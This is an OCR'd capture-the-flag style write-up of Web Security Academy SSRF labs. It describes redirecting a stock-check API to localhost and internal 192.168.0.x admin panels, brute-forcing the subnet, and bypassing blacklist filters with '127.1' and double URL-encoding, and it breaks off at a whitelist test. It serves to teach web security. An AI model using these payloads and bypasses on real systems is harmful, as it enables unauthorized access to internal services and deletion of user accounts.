
Server-side request forgery (SSRF)


LAB 86 [Basic SSRF against the local server]

In check stock functionality, there is a reference to API that connects to http://stock.weliketoshop.net:8080/product/stock/check?productid=1


Contents of POST /product/stock request:




I tried to test it on the localhost and here's what I got:




I noticed that, even though I wasn't logged in, localhost (trustful source) connection is trusted by the application and provides it with Admin privileges. Admin panel is accessible by /admin, so I will modify the URL to http://localhost/admin:



Having analyzed the page source code, I could see a part with user deletion. For example, to delete 'carlos', I need to follow to /admin/delete?username=carlos:



Heading back to http://localhost/admin to check if the user was deleted:



LAB 87 Basic SSRF against another back-end system


The lab contains same “Check stock” functionality. Here is the contents of POST /product/stock request:

Request


```
POST /product/stock HTTP/2
Host: 0aff004b0456ba728685127a00c60019.web-security-academy.net
Cookie: session=GInNBEUkfCrUxuQc8WdchM00bnoe9OYD
Content-Length: 96
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0aff004b0456ba728685127a00c60019.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0aff004b0456ba728685127a00c60019.web-security-academy.net/product?product
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

stockApi=
http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D3
```

As one can see, it uses API to check the stock, which is located at 192.168.0.1:8080

Let’s try to access localhost:8080:




Let’s try to access other services, available at 192.168.0.0, To do this, I’ve sent the request to Burp Intruder and applied number brute force attack on the last octet of the IP (0-255):




Attack shows that something is running on 192.168.0.100:8080 as I got a 404 status code of the response (Page Not Found).

I could deduce that it runs an admin interface under /admin, so let's try to reach it:




Perfect! So, just as in previous lab, to delete 'carlos' user, it's simply enough to follow on http://192.168.0.100/admin/delete?username=carlos:





LAB 88 SSRF with blacklist-based input filter

Manipulating the POST /product/stock/ request in the same manner as before shows me, that there is some security mechanism implemented for application on localhost.




Let’s try to bypass the possible blacklist:







Good. Seems, that “127.1” was forgotten and they did not put this into the blacklist and I can see that Admin Panel is available under /admin:




I face another problem now: admin should be obfuscated as well. Let’s try to URL encode this word:




Likely, the protection mechanism URL decodes the string before comparing it with the blacklist. Maybe, encoding URL twice would help:



Great! Now, I'm in the admin panel functionality and able to delete users. To delete 'carlos', I need to follow to /admin/delete?username=carlos. I will also double encode the request:




Now, checking if the user was deleted:




LAB 89 SSRF with whitelist-based input filter


All previous techniques do not help: the application supports only stock.weliketoshop.net hosts:




I conducted a test on embedded credentials support:



